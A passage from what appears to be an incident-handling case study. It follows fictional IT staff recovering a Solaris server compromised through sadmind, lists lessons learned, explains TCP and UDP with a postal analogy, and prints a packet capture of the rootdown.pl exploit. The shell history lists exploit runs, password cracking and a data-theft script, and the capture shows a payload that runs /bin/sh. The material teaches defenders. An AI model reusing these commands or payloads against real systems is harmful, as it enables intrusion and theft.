The IT team reconvenes in their “bull-pen” of cubicles and checks off all the machines where they had changed the *inetd.conf* file. They also discuss the myriad questions each got when they showed up at the potentially compromised machines. Ted notes that Jane and Brian have not kept their incident notes separate from other notes in their notebooks. He realizes that such actions may prevent this incident from turning into criminal or civil proceedings against the intruder.

5:45 P.M.
Ted tells Brian to meet him in the server room once he's done determining whether or not the SUNWadmfw package can be removed so they can further assess the level of intrusion on *laurel*. Ted also tells everyone to go and get some dinner, since it might be a long night if they have to rebuild all the Solaris machines in the facility. He does mention that they probably will have to change

all the passwords and reset all user passwords until the morning when they can be changed en masse.

Eradication and Recovery

6:20 p.m.

Brian reports that there are no dependencies on SUNWadmfw, it can be safely deleted from all Solaris machines, and that it will be removed from the Jumpstart profiles (see Appendix C for details on the SUNWadmfw package). He states that he has confirmed this on *laurel* to which he has been logged into at the console.

6:32 p.m.

While using the up-arrow to go through previously typed commands in his `bash` (Bourne Again) shell, Brian notices that there are some he doesn't even understand, let alone remember that he used last he was logged into the database machine. He types `history | more` and finds the following:

```
.....
215  ping hardy.giacent.com
216  ping hardy.giacent.com
217  ping hardy.giacent.com
218  ssh hardy.giacent.com
219  exit
220  netstat -rn
221  ifconfig -a
222  /sbin/ifconfig -a
223  su
224  ping 192.168.90.11
225  ping 192.168.90.11
226  ping 192.168.90.11
227  ping 192.168.90.12
228  ping 192.168.90.12
229  pkill screen
230  su
231  man wget
232  w
233  ./ucd-snmp-hack
234  ./ucd-snmp-hack -x -d 92.168.10.143
235  ./ucd-snmp-hack -x -t 92.168.10.143 -d 92.168.10.143
236  ./apache_php 92.168.10.143 80 index.php
237  ./apache_php 92.168.10.143 80 index.html
238  ls -l
239  chmod +x webmin-rpc-exploit.pl
240  ./webmin-rpc-exploit.pl
241  ./webmin-rpc-exploit.pl 92.168.10.143 10000 1
242  ./webmin-rpc-exploit.pl 92.168.10.143 10000 root root 1
243  ./webmin-rpc-exploit.pl 92.168.10.143 10000
244  ./rootdown.pl -h hardy.giacent.com
```

```
245  ./rootdown.pl -h hardy.giacent.com -i
246  ls
247  ssh hardy.giacent.com
248  ls
249  tar xvf john-1.6.tar
250  cd john-1.6/
251  cd ../run
252  ls
253  john
254  ./john
255  ./john -show ../../shadow.acidity
256  ./john -show -single ../../shadow.acidity
257  ./john  -single ../../shadow.acidity
258  ps -ef |grep john
259  vi shadow
260  ./john  -single shadow
261  ./john
262  ls
263  ./unshadow
264  vi passwd
265  ./unshadow passwd shadow
266  ./unshadow ./passwd ./shadow > passwd.1
267  exit
268  john-1.6/run/john passwd.1
268  vi john.pot
269  cd ~
270  rm -rf *.pl
271  rm -f apache_php ucd-snmp-hack
272  ./move-it.sh
```

Brian is flabbergasted. It seems like he had made several attempts to break into machines, including some that were not in the GIAC Entertainment network. Furthermore, it looks like Biran tried to crack the passwords on the box, thanks to the recognizeable *John the Ripper* directory and utilities. Ted looks over his shoulder and states in a rather deadpan manner that they need to change the passwords and they need to re-image at least *laurel.* Ted does not know what to make of the entries in Brian's history file, but he needs to get the company stable again so that people can get back to work without taking the whole day to gossip and speculate about what is happening with the network and systems.

Brian opens up the file in the last entry in his history file, `move-it.sh`. He sees a scripted anonymous ftp session and a move of items from the Oracle directories to /tmp among the commands. Pings of the IP address specified in the script return no response. He shows the script to Ted who confirms that someone wanted the questions and answers for the show. Ted knows that someone will have to tell the Creative department sooner than later that their questions and answers had been stolen.

6:58 P.M.

Ted tells Jane to switch *laurel* to an IT-only network so that the machine can be re-imaged using Jumpstart. Ariana reviews the profile and adds `SUNWadmfw delete` to the Jumpstart profile so as to delete sadmind before it is even deployed on the re-imaged server. The change is made permanent across all profiles so future machines can be consistent in their image of software and utilities. A new default */etc/inetd.conf* file is created and readied to be installed when the server is built.

7:10 P.M.

The team begins to change passwords for all accounts on all the Solaris and Linux machines. On all the Solaris boxes, Ted instructs the team to remove the SUNWadmfw package so that sadmind will not be available. The new *inetd.conf* file that is used on the new image of *laurel* is also copied to all the machines and initialized by issuing `pkill -1 inetd` on all the Solaris machines.

8:00 P.M.

Ted phones Charlotte at home to update the team's progress, stating that *laurel* is in the process of being re-imaged and that, so far, the `snoop` on *hardy* has not detected any new attempts at accessing the sadmind port. He also tells Charlotte that the team will let the `snoop` task run overnight to see if anyone will continue to try to access the sadmind RPC service. The estimate is that the complete restoration of the database and all of its services from tape will take approximately 3 hours, so the server would be ready for failover duties in the morning when the DBA's were more accessible. Charlotte agrees with Ted's estimate and they set a meeting for 11:00 A.M. the next day.

11:35 P.M.

The Jumpstart has completed and now Ted and Ariana set the backup system up to restore only the database files from the full backup of the previous Saturday. Ted dismisses the team for the day and hopes that he won't come in to work the next day to see the `snoop` session have any traffic trying to open up sadmind.

7:05 A.M. Tuesday, 7 October 2003

Ted finds that the `snoop` session on *hardy* did not pick up any attempts to use

sadmind against it, so he feels that this incident is most likely over. It will still remain open as far as a help-desk tracking ticket is concerned, but the major effort has paid off in restoring some sanity to the infrastructure.

Lessons Learned

11:00 A.M. Tuesday, 7 October 2003

The IT department has a meeting with Charlotte, its boss and VP of Operations. They recount the events that happened on Monday and the early morning of Tuesday and also try to create a master timeline of the events. The group determines that it will send the second copy of the original drive in *laurel* out for forensic analysis, since it does not have the talent internally. The group agrees that they have no suspects at this time. They note that it would be hard to assess the monetary damages done by this attack, since they are uncertain what might have been taken. They suspect the database export may have been spirited away, but they have no definitive proof. FBI and/or local police involvement is limited and hampered due to the minimum damage valuation threshhold not being met to warrant an active investigation by law enforcement. This aspect frustrates the whole team but they also know that the questions and answers may not have an immediate valuation because the show's final popularity has not been determined.

Ted also recommends to Charlotte that she approach the VP of Creative Services to inform him of the incident. Creative is the group whose questions and answers were potentially stolen during the incident. Due to the fact that this data may have been compromised, the outcome of the television show might possibly be tainted if the questions and answers were made public on the Internet or other medium. Charlotte agrees, is disappointed that she has to make such a call, but knows full well that the IT department is not staffed nor funded as much as it should be to handle and prevent incidents such as these from happening.

The IT group makes the following recommendations for management review and approval:

- Policy changes have to be approved that allow the IT group to change passwords of any user at any time without notice if there is either a confirmed or suspected security incident occurring.
- The IT group should have blanket approval to fail over the databases without complete management approval in the case of “business-compromising”

events, like security or network/system outages.
- Additional resources should be made available to deploy LDAP to the Solaris machines to centralize and simplify password changes and administration.
- Additional resources should be made available to enhance the system log collection and parsing mechanism to alert when system services like SNMP and syslog-ng go down on any of the machines.
- The IT department's security policy should be ammended to include a provision for random directory scans to check for unauthorized applications, such as hacker tools.
- Additional resources need to be made available for either an IDS module for the 6509 or an internal IDS appliance/server that can listen to spanned ports on the 6509 to help prevent future intrusions.
- An additional staff member should be added to the IT Department who would take the lead role in managing any security appliances or network Intrusion Detection Systems.

Additionally, the IT department comes up with the following goals for itself to ensure that future incidents are minimized and/or eliminated:

- More consistent treatment and recording of descriptions, actions, and related information that could be considered evidence. Considering the manner in which the IT department did not consistently record or preserve data and evidence in their notebooks and other offline storage, this incident may be unable to go to trial.
- Deployment of a centralized file versioning system to ensure that the current and “blessed” files are always on the boxes, ensuring tha rebuilds will not be traumatic. The team is to investigate *cfengine*, *pkg-get*, *pICA,*and *Tripwire/AIDE* for deployment/automation and file verification/host-based intrusion detection purposes.
- Restore configuration control over all Solaris development machines, including allowing only limited *sudo* use by regular users for installation of applications.
- Perform regular, automated audits of installed Solaris machines and software to ensure that no new services have been brought up or unauthorized software has been added or built on machines. Consider leveraging *cfengine* or other configuration management software.
- Establish Acceptable Use Policy with Legal Department. Apply appropriate login banners to ensure that unauthorized use of systems is prohibited.
- Establish rules and spell out penalties for violation of the Acceptable Use Policy.
- Additional spares for the Jump Bag so that if more than one machine is compromised, there is a greater chance that more than one machine can be preserved at a time.

- Better alerting and monitoring if SNMP queries fail for an extended period. Same goes for system logging outages.
- Re-work the Jumpstart image to be locked down in accordance with Sun's recommended security practices, including Alex Noordergraaf's profiles that incorporate SunScreen firewall rules into the server build, instead of simply adding SunScreen to the servers without rules.[21]
- Force application developers to register the ports that they are using for their applications. Create and apply firewall rules limiting access to the server only on registered ports.
- Explore additional methods to securely move database exports off of the database machines as opposed to waiting for them to be removed by backup jobs.

The meeting was adjourned at 12:00 P.M. and Charlotte went to find the VP of Creative to explain what happened the previous day. The incident was declared inactive, though continued research would occur in an attempt to determine who had caused the incident.

Conclusion/Epilogue

The IT department's unofficial assessment was that they responed to the incident as best as they could, considering the lessened staff and facilities that they had available. However, they also knew that the next time, they would need to be more “professional” about keeping and maintaining evidentiary purity, since the co-mingling of information about this incident and a previous outage makes using it for prosecution difficult if not impossible.

The rootdown.pl exploit continues to be a useful auditing tool for security and systems people alike at GIAC Entertainment, due to its efficiency and ease at detecting whether or not a Solaris machine has had even a minimal attempt at hardening it by securing RPC services. It is now used to assess the skills of new members of the IT team.

As to the fate of Rusty, he and the rest of the GIAC Grill team were let go about 3 weeks later, due to that project being canceled. Chapeau Noire rewarded him with a $10,000 bonus after their gambles in Las Vegas paid off and they were able to keep the company solvent. Rusty has given up the life of a consultant and used the extra money he earned stealing the database to open a llama farm in southwestern Washington state.

Appendix A: The "Three-Way Handshake" of TCP sessions versus UDP sessions.

The difference in setup cost and maintenance versus reliability between TCP and UDP sessions can be likened to two different forms of delivering mail to a neighbor: the regular Postal System and Registered or Express delivery carriers. It's almost always cheaper to send mail via the Postal System, simply because you're dealing with economies of scale. Bundling large amounts of letters together without having to check on whether or not the desired address or recipient exists or was available to receive the transmission makes it less resource intensive to get a message through to someone at another location, be it next door or in another country. If it's not important and there's time to send the information, the Postal Service is the way to go. Express or Registered Delivery services cost more because you get a couple of methods by which you can confirm that the message or package got through to the right place, the right person, and by the right time. As such, it costs more to send messages via Express Delivery, but you can be certain it got where it needed to go.

UDP functions much like the regular postal system. Postal mail has a few important components needed for delivery: an address for both the sender and receiver, a postage stamp, and an envelope or some other container. Postal mail is also assumed to have reached both the desired address and the desired recipient on the basis of confidence in the mode of delivery, in this case, the Postal System's sorting and delivery operations. So, in similar fashion, is the transmission of the UDP packets: the header of a UDP packet has the originating machine's address, the destination machine's address, the length of the packet, and the checksum of the packet, ensuring the payload of data didn't get mangled in transit.

In the case of UDP, the addresses work in the same fashion as their "snail-mail" counterparts, while the "postage" is the length of the packet, since postage is usually a good indication of the size of the mail that's been delivered, and the checksum is equivalent (for this comparison) to ensuring that an envelope or box is sealed properly and hasn't been opened before delivery. Unfortunately, the sender has no real idea that the message was received, since UDP doesn't send back acknowledgments of receipt to the sender. In fact, UDP doesn't do much of anything to control the flow of packets, since there's nothing like window sizing to ensure that all the data make it to the proper place.

TCP, on the other hand, has all sorts of methods that ensure packets get delivered, much like the overnight delivery services. With each conversation that uses TCP, there is the "three-way handshake" that sets up the resulting

conversation and ensures that all the packets that need to go between the two parties arrive intact. The first packet in this handshake is the SYN which initiates the conversation and synchronizes the TCP sequence numbers which help the two parties account for all the packets in the conversation. The sequence numbers act the same as a tracking number on an overnight package. Like the tracking number, it's easy to tell if parts of the shipment are missing, since the sequence numbers cannot have gaps during the conversations. If there are missing packets, the parties can request retransmission of the lost packets until either the conversation is back on track or is ended. The sequence numbers also help the receiver reassemble the packets into the complete package that was intended for delivery.

The recipient responds to this SYN packet with a SYN/ACK packet, the second part of the handshake. The SYN/ACK packet confirms the sequence numbers and acknowledges the receipt of the initial packets back to the sender. SYN/ACK packets and in the same manner, ACK packets, are like the signature or delivery verification that overnight services use as they can determine who received the package (packets) and whether or not the package was delivered intact. The final packet in the handshake is an ACK packet back to the recipient indicating that the sequence numbers have been established and are mutually agreeable. The transmissions then continue with ACK packets from the recipient returning to the sender, indicating it's OK to send more information or to retransmit information that got lost in transit. Like UDP, there are checksums that are part of each packet which ensure the integrity of the packet's contents, but those are only to ensure the individual packets are not manipulated in transit, not to determine whether or not a packet has gone missing.

If the packets are going via TCP to an address that is not set to receive them, the response will be RST or Reset packet. This functions the same as a “Return to Sender” message on postal mail in that it tells the sending party that the intended recipient is either unavailable or not allowed to receive the package that is being delivered. A FIN (finish/final) packet is sent when the recipient acknowledges the receipt of the final packet, much in the same way that the recipient of a package acknowledges the delivery by signing a form stating that the package was received. UDP, however, has no such mechanism. When the sender reaches the end of the packet stream, it terminates, leaving the higher level application to figure out whether or not the entire payload reached its destination.

As with the overnight delivery services, this is not cheap to set up, at least in network terms. A prerequisite of three packets for every conversation to begin adds lag. Much like the delivery services that have to take packages to Tennessee to deliver them across town, the lag always will be a part of TCP

conversations, especially if there is a lag in determining sequence numbers. However, the three packets and the information exchanged in them may be more than enough to ensure that the information being transmitted does not get lost.

Appendix B: Packet Capture of the *rootdown.pl* Exploit in Action

```
Frame 1 (98 bytes on wire, 98 bytes captured)
    Arrival Time: Oct  6, 2003 21:46:22.746579000
    Time delta from previous packet: 0.000000000 seconds
    Time relative to first packet: 0.000000000 seconds
    Frame Number: 1
    Packet Length: 98 bytes
    Capture Length: 98 bytes
Ethernet II, Src: 00:d0:00:6c:0c:00, Dst: 08:00:20:d9:9d:30
    Destination: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
    Source: 00:d0:00:6c:0c:00 (FerranSc_6c:0c:00)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 10.1.1.104 (10.1.1.104), Dst Addr: 10.230.0.19 (10.230.0.19)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 84
    Identification: 0x77ff (30719)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 62
    Protocol: UDP (0x11)
    Header checksum: 0x05ce (correct)
    Source: 10.1.1.104 (10.1.1.104)
    Destination: 10.230.0.19 (10.230.0.19)
User Datagram Protocol, Src Port: 32784 (32784), Dst Port: sunrpc (111)
    Source port: 32784 (32784)
    Destination port: sunrpc (111)
    Length: 64
    Checksum: 0x58f1 (correct)
Remote Procedure Call
    XID: 0xa15ab789 (2707077001)
    Message Type: Call (0)
    RPC Version: 2
    Program: Portmap (100000)
    Program Version: 2
    Procedure: GETPORT (3)
```

```
    The reply to this request is in frame 2
    Credentials
        Flavor: AUTH_NULL (0)
        Length: 0
    Verifier
        Flavor: AUTH_NULL (0)
        Length: 0
Portmap
    Program Version: 2
    V2 Procedure: GETPORT (3)
    Program: SADMIND (100232)
    Version: 10
    Proto: UDP (17)
    Port: 0

0000  08 00 20 d9 9d 30 00 d0 00 6c 0c 00 08 00 45 00   .. ..0...l....E.
0010  00 54 77 ff 40 00 3e 11 05 ce c0 a8 15 68 c0 a8   .Tw.@.>......h..
0020  28 13 80 10 00 6f 00 40 58 f1 a1 5a b7 89 00 00   (....o.@X..Z....
0030  00 00 00 00 00 02 00 01 86 a0 00 00 00 02 00 00   ................
0040  00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 01 87 88 00 00 00 0a 00 00 00 11 00 00   ................
0060  00 00                                             ..

Frame 2 (70 bytes on wire, 70 bytes captured)
    Arrival Time: Oct  6, 2003 21:46:22.747613000
    Time delta from previous packet: 0.001034000 seconds
    Time relative to first packet: 0.001034000 seconds
    Frame Number: 2
    Packet Length: 70 bytes
    Capture Length: 70 bytes
Ethernet II, Src: 08:00:20:d9:9d:30, Dst: 00:00:0c:07:ac:28
    Destination: 00:00:0c:07:ac:28 (All-HSRP-routers_28)
    Source: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 10.230.0.19 (10.230.0.19), Dst Addr: 10.1.1.104 (10.1.1.104)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 56
    Identification: 0xce9a (52890)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 255
```

```
   Protocol: UDP (0x11)
   Header checksum: 0xee4d (correct)
   Source: 10.230.0.19 (10.230.0.19)
   Destination: 10.1.1.104 (10.1.1.104)
User Datagram Protocol, Src Port: sunrpc (111), Dst Port: 32784 (32784)
   Source port: sunrpc (111)
   Destination port: 32784 (32784)
   Length: 36
   Checksum: 0xa117 (correct)
Remote Procedure Call
   XID: 0xa15ab789 (2707077001)
   Message Type: Reply (1)
   Program: Portmap (100000)
   Program Version: 2
   Procedure: GETPORT (3)
   Reply State: accepted (0)
   This is a reply to a request in frame 1
   Time from request: 0.001034000 seconds
   Verifier
      Flavor: AUTH_NULL (0)
      Length: 0
   Accept State: RPC executed successfully (0)
Portmap
   Program Version: 2
   V2 Procedure: GETPORT (3)
   Port: 50781

0000  00 00 0c 07 ac 28 08 00 20 d9 9d 30 08 00 45 00   .....(.. ..0..E.
0010  00 38 ce 9a 40 00 ff 11 ee 4d c0 a8 28 13 c0 a8   .8..@....M..(...
0020  15 68 00 6f 80 10 00 24 a1 17 a1 5a b7 89 00 00   .h.o...$...Z....
0030  00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 00 00 c6 5d                                 .....]

Frame 3 (1370 bytes on wire, 1370 bytes captured)
   Arrival Time: Oct  6, 2003 21:46:22.808592000
   Time delta from previous packet: 0.060979000 seconds
   Time relative to first packet: 0.062013000 seconds
   Frame Number: 3
   Packet Length: 1370 bytes
   Capture Length: 1370 bytes
Ethernet II, Src: 00:d0:00:6c:0c:00, Dst: 08:00:20:d9:9d:30
   Destination: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
   Source: 00:d0:00:6c:0c:00 (FerranSc_6c:0c:00)
   Type: IP (0x0800)
Internet Protocol, Src Addr: 10.1.1.104 (10.1.1.104), Dst Addr: 10.230.0.19 (10.230.0.19)
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
```

```
      0000 00.. = Differentiated Services Codepoint: Default (0x00)
      .... ..0. = ECN-Capable Transport (ECT): 0
      .... ...0 = ECN-CE: 0
   Total Length: 1356
   Identification: 0x13a6 (5030)
   Flags: 0x02
      .0.. = Don't fragment: Not set
      ..1. = More fragments: Set
   Fragment offset: 0
   Time to live: 62
   Protocol: UDP (0x11)
   Header checksum: 0x852f (correct)
   Source: 10.1.1.104 (10.1.1.104)
   Destination: 10.230.0.19 (10.230.0.19)
User Datagram Protocol, Src Port: 32784 (32784), Dst Port: 50781 (50781)
   Source port: 32784 (32784)
   Destination port: 50781 (50781)
   Length: 1456
   Checksum: 0x7a05
Remote Procedure Call
   XID: 0xcff66543 (3489031491)
   Message Type: Call (0)
   RPC Version: 2
   Program: SADMIND (100232)
   Program Version: 10
   Procedure: proc-1 (1)
   The reply to this request is in frame 5
   Credentials
      Flavor: AUTH_UNIX (1)
      Length: 28
      Stamp: 0x3f82933f
      Machine Name: exploit
         length: 7
         contents: exploit
         fill bytes: opaque data
      UID: 0
      GID: 0
      Auxiliary GIDs
   Verifier
      Flavor: AUTH_NULL (0)
      Length: 0
SADMIND
   Program Version: 10
   Procedure: proc-1 (1)
   Data (1260 bytes)

0000  08 00 20 d9 9d 30 00 d0 00 6c 0c 00 08 00 45 00   .. ..0...l....E.
0010  05 4c 13 a6 20 00 3e 11 85 2f c0 a8 15 68 c0 a8   .L.. .>../...h..
```

```
0020  28 13 80 10 c6 5d 05 b0 7a 05 cf f6 65 43 00 00   (....]..z...eC..
0030  00 00 00 00 00 02 00 01 87 88 00 00 00 0a 00 00   ................
0040  00 01 00 00 00 01 00 00 00 1c 3f 82 93 3f 00 00   ..........?..?..
0050  00 07 65 78 70 6c 6f 69 74 00 00 00 00 00 00 00   ..exploit.......
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 82   ..............?.
0070  93 43 00 07 45 df 00 00 00 00 00 00 00 00 00 00   .C..E...........
0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 00 00   ................
0090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00   ................
00a0  00 00 00 00 00 04 7f 00 00 01 00 01 87 88 00 00   ................
00b0  00 0a 00 00 00 04 7f 00 00 01 00 01 87 88 00 00   ................
00c0  00 0a 00 00 00 11 00 00 00 1e 00 00 00 00 00 00   ................
00d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 3b 65 78   ..............;ex
00e0  70 6c 6f 69 74 00 00 00 00 00 00 00 00 00 00 00   ploit...........
00f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 06 73 79   ...............sy
0120  73 74 65 6d 00 00 00 00 00 15 2e 2e 2f 2e 2e 2f   stem........../../
0130  2e 2e 2f 2e 2e 2f 2e 2e 2f 62 69 6e 2f 73 68 00   ../../../bin/sh.
0140  00 00 00 00 04 1a 00 00 00 0e 41 44 4d 5f 46 57   ..........ADM_FW
0150  5f 56 45 52 53 49 4f 4e 00 00 00 00 00 03 00 00   _VERSION........
0160  00 04 00 00 00 01 00 00 00 00 00 00 00 00 00 00   ................
0170  00 08 41 44 4d 5f 4c 41 4e 47 00 00 00 09 00 00   ..ADM_LANG......
0180  00 02 00 00 00 01 43 00 00 00 00 00 00 00 00 00   ......C.........
0190  00 00 00 00 00 0d 41 44 4d 5f 52 45 51 55 45 53   ......ADM_REQUES
01a0  54 49 44 00 00 00 00 00 00 09 00 00 00 12 00 00   TID.............
01b0  00 11 30 38 31 30 3a 31 30 31 30 31 30 31 30 31   ..0810:101010101
01c0  30 3a 31 00 00 00 00 00 00 00 00 00 00 00 00 00   0:1.............
01d0  00 09 41 44 4d 5f 43 4c 41 53 53 00 00 00 00 00   ..ADM_CLASS.....
01e0  00 09 00 00 00 07 00 00 00 06 73 79 73 74 65 6d   ..........system
01f0  00 00 00 00 00 00 00 00 00 00 00 00 00 0e 41 44   ..............AD
0200  4d 5f 43 4c 41 53 53 5f 56 45 52 53 00 00 00 00   M_CLASS_VERS....
0210  00 09 00 00 00 04 00 00 00 03 32 2e 31 00 00 00   ..........2.1...
0220  00 00 00 00 00 00 00 00 00 0a 41 44 4d 5f 4d 45   ..........ADM_ME
0230  54 48 4f 44 00 00 00 00 00 09 00 00 00 16 00 00   THOD............
0240  00 15 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e   ..../../../../..
0250  2f 62 69 6e 2f 73 68 00 00 00 00 00 00 00 00 00   /bin/sh.........
0260  00 00 00 00 00 08 41 44 4d 5f 48 4f 53 54 00 00   ......ADM_HOST..
0270  00 09 00 00 00 3c 00 00 00 3b 65 78 70 6c 6f 69   .....<...;exploi
0280  74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   t...............
0290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02c0  00 0f 41 44 4d 5f 43 4c 49 45 4e 54 5f 48 4f 53   ..ADM_CLIENT_HOS
02d0  54 00 00 00 00 09 00 00 00 08 00 00 00 07 65 78   T.............ex
02e0  70 6c 6f 69 74 00 00 00 00 00 00 00 00 00 00 00   ploit...........
02f0  00 11 41 44 4d 5f 43 4c 49 45 4e 54 5f 44 4f 4d   ..ADM_CLIENT_DOM
0300  41 49 4e 00 00 00 00 00 00 09 00 00 00 01 00 00   AIN.............
0310  00 00 00 00 00 00 00 00 00 00 00 00 00 11 41 44   ..............AD
```

```
0320  4d 5f 54 49 4d 45 4f 55 54 5f 50 41 52 4d 53 00   M_TIMEOUT_PARMS.
0330  00 00 00 00 00 09 00 00 00 1c 00 00 00 1b 54 54   ..............TT
0340  4c 3d 30 20 50 54 4f 3d 32 30 20 50 43 4e 54 3d   L=0 PTO=20 PCNT=
0350  32 20 50 44 4c 59 3d 33 30 00 00 00 00 00 00 00   2 PDLY=30.......
0360  00 00 00 00 00 09 41 44 4d 5f 46 45 4e 43 45 00   ......ADM_FENCE.
0370  00 00 00 00 00 09 00 00 00 00 00 00 00 00 00 00   ................
0380  00 00 00 00 00 01 58 00 00 00 00 00 00 09 00 00   ......X.........
0390  00 03 00 00 00 02 2d 63 00 00 00 00 00 00 00 00   ......-c........
03a0  00 00 00 00 00 01 59 00 00 00 00 00 00 09 00 00   ......Y.........
03b0  02 01 00 00 02 00 69 64 00 00 00 00 00 00 00 00   ......id........
03c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
03d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
03e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
03f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0400  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0410  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0440  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0450  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0460  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0470  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0480  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0490  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0500  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0510  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0520  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0530  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0540  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0550  00 00 00 00 00 00 00 00 00 00                     ..........
```

```
Frame 4 (154 bytes on wire, 154 bytes captured)
    Arrival Time: Oct  6, 2003 21:46:22.808992000
    Time delta from previous packet: 0.000400000 seconds
    Time relative to first packet: 0.062413000 seconds
    Frame Number: 4
    Packet Length: 154 bytes
    Capture Length: 154 bytes
Ethernet II, Src: 00:d0:00:6c:0c:00, Dst: 08:00:20:d9:9d:30
    Destination: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
    Source: 00:d0:00:6c:0c:00 (FerranSc_6c:0c:00)
    Type: IP (0x0800)
```

```
Internet Protocol, Src Addr: 10.1.1.104 (10.1.1.104), Dst Addr: 10.230.0.19 (10.230.0.19)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 140
    Identification: 0x13a6 (5030)
    Flags: 0x00
        .0.. = Don't fragment: Not set
        ..0. = More fragments: Not set
    Fragment offset: 1336
    Time to live: 62
    Protocol: UDP (0x11)
    Header checksum: 0xa948 (correct)
    Source: 10.1.1.104 (10.1.1.104)
    Destination: 10.230.0.19 (10.230.0.19)
Data (120 bytes)

0000  08 00 20 d9 9d 30 00 d0 00 6c 0c 00 08 00 45 00   .. ..0...l....E.
0010  00 8c 13 a6 00 a7 3e 11 a9 48 c0 a8 15 68 c0 a8   ......>..H...h..
0020  28 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00   (...............
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080  00 00 00 00 00 00 00 00 00 10 6e 65 74 6d 67 74   ..........netmgt
0090  5f 65 6e 64 6f 66 61 72 67 73                     _endofargs

Frame 5 (378 bytes on wire, 378 bytes captured)
    Arrival Time: Oct  6, 2003 21:46:22.815553000
    Time delta from previous packet: 0.006561000 seconds
    Time relative to first packet: 0.068974000 seconds
    Frame Number: 5
    Packet Length: 378 bytes
    Capture Length: 378 bytes
Ethernet II, Src: 08:00:20:d9:9d:30, Dst: 00:00:0c:07:ac:28
    Destination: 00:00:0c:07:ac:28 (All-HSRP-routers_28)
    Source: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 10.230.0.19 (10.230.0.19), Dst Addr: 10.1.1.104 (10.1.1.104)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
```

```
      .... ...0 = ECN-CE: 0
   Total Length: 364
   Identification: 0xce9b (52891)
   Flags: 0x04
      .1.. = Don' tragment: Set
      ..0. = More fragments: Not set
